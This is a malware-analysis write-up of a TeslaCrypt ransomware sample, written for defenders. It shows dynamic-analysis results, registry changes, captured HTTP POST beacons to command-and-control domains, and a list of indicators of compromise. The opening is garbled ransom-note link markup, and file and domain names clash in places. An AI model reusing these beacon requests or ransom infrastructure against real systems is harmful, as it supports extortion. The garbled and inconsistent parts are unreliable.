<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d2 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d2 -<a href=http://h54tdqpb34frlnknaeg.mileteedy.com/NS%20target%20blank=http://h54tdqpb34frlnknaeg.mileteedy.com/NS/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d3 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d3 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d4 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d4 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d5 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d5 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d6 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d6 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d7 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d7 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d8 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d8 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d9 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d9 -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4da -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4da -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4db -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4db -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4dc -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4dc -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4dd -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4dd -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4de -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4de -<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4df -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 
```

These domains all score as malicious for malware/phishing.




So far we have gathered enough evidence that this file is malicious. Now we will run the file and see the effects that it has on our system.


Dynamic Analysis

We start up Fakenet, Procmon and Regshot and take our first shot of the registry. We let the malware run for a couple minutes before we take the second shot. We then compare the two shots with eachother to find out if there are any differences between them.


Regshot 1st shot



Regshot 2nd shot




Comparison




There are more than 380000 changes to our system.

Fakenet has created a .pcap file for all the network traffic that was captured. When we take a look at its content we notice multiple communication attempts to various domains.

Attempt to contact biocarbon.com.ec



This domain has been detected as malicious with a 5/91 score on virustotal.




Attempt to contact imagescroll.com

```
Wireshark - Follow TCP Stream (tcp.stream eq 8) - packets_20240318_151122.pcap

POST /cgi-bin/Templates/bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: imagescroll.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706892470D640BC98DF24A7EFBECF450A68C84280AC63A70F47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD38CF4C8B44888C8740FB1801403
7AE7753183008B8AD8B0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F18387625836F182170C117A639FCF4327269628F82F2D5941D45E141A17ED542B0547909145AF4F30FB5832972C95780FA4792E15C5068E796
78F977E94A95A68A72CDB0CF7256C8C23A2301A041381E20997A7196A806F248C17920482993C8CC6FFA1730062FC5183266C84C9896C40D13378D35F200CE18AD208730E075793C5DAF575B6B288FD118C2FDD645EB10E
768D9C949F5076327CB8D8EC03EE4407182D7981EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFAEC3C1C916D8E18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 8/91 score on virustotal.



Attempt to contact music.mbsaeger.com


```
Wireshark - Follow TCP Stream (tcp.stream eq 10) - packets_20240318_151122.pcap

POST /music/Glee/bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: music.mbsaeger.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706892470D640BC98DF24A7EFBECF450A68C84280AC63A70F47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD38CF4C8B44888C8740FB1801403
7AE7753183008B8AD8B0AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F18387625836F182170C117A639FCF4327269628F82F2D5941D45E141A17ED542B0547909145AF4F30FB5832972C95780FA4792E15C5068E796
78F977E94A95A68A72CDB0CF7256C8C23A2301A041381E20997A7196A806F248C17920482993C8CC6FFA1730062FC5183266C84C9896C40D13378D35F200CE18AD208730E075793C5DAF575B6B288FD118C2FDD645EB10E
768D9C949F5076327CB8D8EC03EE4407182D7981EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFAEC3C1C916D8E18525AHTTP/1.0 200 OK

Server: FakeNet/1.3
```

This domain has been detected as malicious with a 3/91 score on virustotal.




Attempt to contact stacon.eu.

```
Wireshark · Follow TCP Stream (tcp.stream eq 12) · packets_20240318_151122.pcap

POST /bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: stacon.eu
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD38CF4C8B44888C8740FB18014037AE77531B3008BAD80AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628F82F2D5941D45E141A17ED5428D547909145AF4F30FB5832972C95700FA4792E15C5068E79678F977E94A95A68A72CDD8CF7256C8C23A2301A041381E20997A7196A806F248C17920482993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE18AD208730E075793C5DAF57586B288FD118C2FDD645EB10E760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAE3C1C916D8E18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 9/91 score on virustotal.




Attempt to contact surrogacyandadoption.com

```
Wireshark · Follow TCP Stream (tcp.stream eq 14) · packets_20240318_151122.pcap

POST /bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: surrogacyandadoption.com
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D640BC98FDF24A7EFBECF450A68C84280AC63A7DF47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD38CF4C8B44888C8740FB18014037AE77531B3008BAD80AD9F07731C1C30A60D3C5D88E457A73186D2A3DE1F1B387625B36F182170C117A639FCF4327269628F82F2D5941D45E141A17ED5428D547909145AF4F30FB5832972C95700FA4792E15C5068E79678F977E94A95A68A72CDD8CF7256C8C23A2301A041381E20997A7196A806F248C17920482993C8CC6FFA1730062FC51B3266C84C9B96C40D13378D35F200CE18AD208730E075793C5DAF57586B288FD118C2FDD645EB10E760D9C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FDB68AC2F577E0F031DFEAE3C1C916D8E18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 8/91 score on virustotal.




Attempt to contact worldisonefamily.com

```
Wireshark · Follow TCP Stream (tcp.stream eq 16) · packets_20240318_151122.pcap

POST /zz/libraries/bstr.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: worldisonefamily.info
Content-Length: 645
Cache-Control: no-cache

data=9C5D73312F0706B92470D6408C98FDF24A7EFBECF450A68C84280AC63A70F47DA026762E22C0F92E12B66DE452BE7144F67579708CAD4D8A4CB2723C391C9A9C96E3CB1572801FD3BFC4C8B44888C8740F81801403
7AE77531B30008AD8B8AD9F07731C1C30A6003C5D88E457A7318602A30E1F18387625B36F182178C117A639FCF4327269628FB2F2D5941D45E141A17ED5428D547909145AF4F30F85832972C9570DFA4792E15C5068E796
78F977E94A95A68A72CDD8CF7256C8C23A2301A041381E20997A7196A806F248C17920482993C8CC6FFA1730062FC5183266C84C9896C40013378035F200CE1BAD20B730E075793C5DAF575B68288FD118C2FDD645EB10E
76009C949F5076327CB8DE8C03EEE4407182D79B1EEE9F76D28EC3864F25D289F9F19ADF305A1C78FD868AC2F577E0F031DFAEC3C1C9160BE18525AHTTP/1.0 200 OK
```

This domain has been detected as malicious with a 8/91 score on virustotal.



In Procmon we see that the malware has created a new file under C:\Windows\ and then set multiple values in the registry.


Time of Day	Process Name	PID	Operation	Path	Result
15:11:51.8392...	ransomware.exe	7776	WriteFile	C:\Windows\mdnjerucfgr.exe	SUCCESS
15:11:51.9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
15:11:51.9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
15:11:51.9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS
15:11:51.9924...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS
15:11:51.9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS
15:11:51.9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS
15:11:51.9948...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS
15:11:51.9949...	ransomware.exe	7776	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS
15:11:52.0571...	ransomware.exe	7776	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475	SUCCESS

The moment that the malware was executed the original file ransomware.exe got deleted and this file was created, this brings up the suspicion that the original file got copied to a different location in order to avoid being deleted, we check the hashes to make sure they are the same.


Filename	MD5
owhyloygjipe.exe	9ce01dfbf25dfea778e57d8274675d6f
Filename	MD5
ransomware.exe	9ce01dfbf25dfea778e57d8274675d6f

The hashes are indeed the same meaning that the new file is a copy of the original.

We save the Procmon results to a .csv file and load it into ProcDOT for a logical overview of actions performed by the malware. We see the creation of the file under C:\Windows together with the creation of registry keys.



As a last check to see if this file is indeed malicious we let it run fully and see what it does to our system. After a while we notice that our files are indeed encrypted by the ransomware Teslacrypt. We see the same message that we noticed earlier during our static analysis of the hidden payload.



During the analysis of this sample file it is clear that the file is indeed malicious.
A gathering of the IoC's from this analysis:

Host IoC's

- Hash analysis gives a score of 61/69 on virustotal
- Persistence techniques by altering the registry
- 380000+ changes to the registry
- Hidden payload containing malicious strings
- The original file is copied to a different location to avoid deletion
- Ransom message to the user
- Encryption of all personal files

Network IoC's

- 3 different personal pages to pay for ransom
- Communication to 6 different malicious domains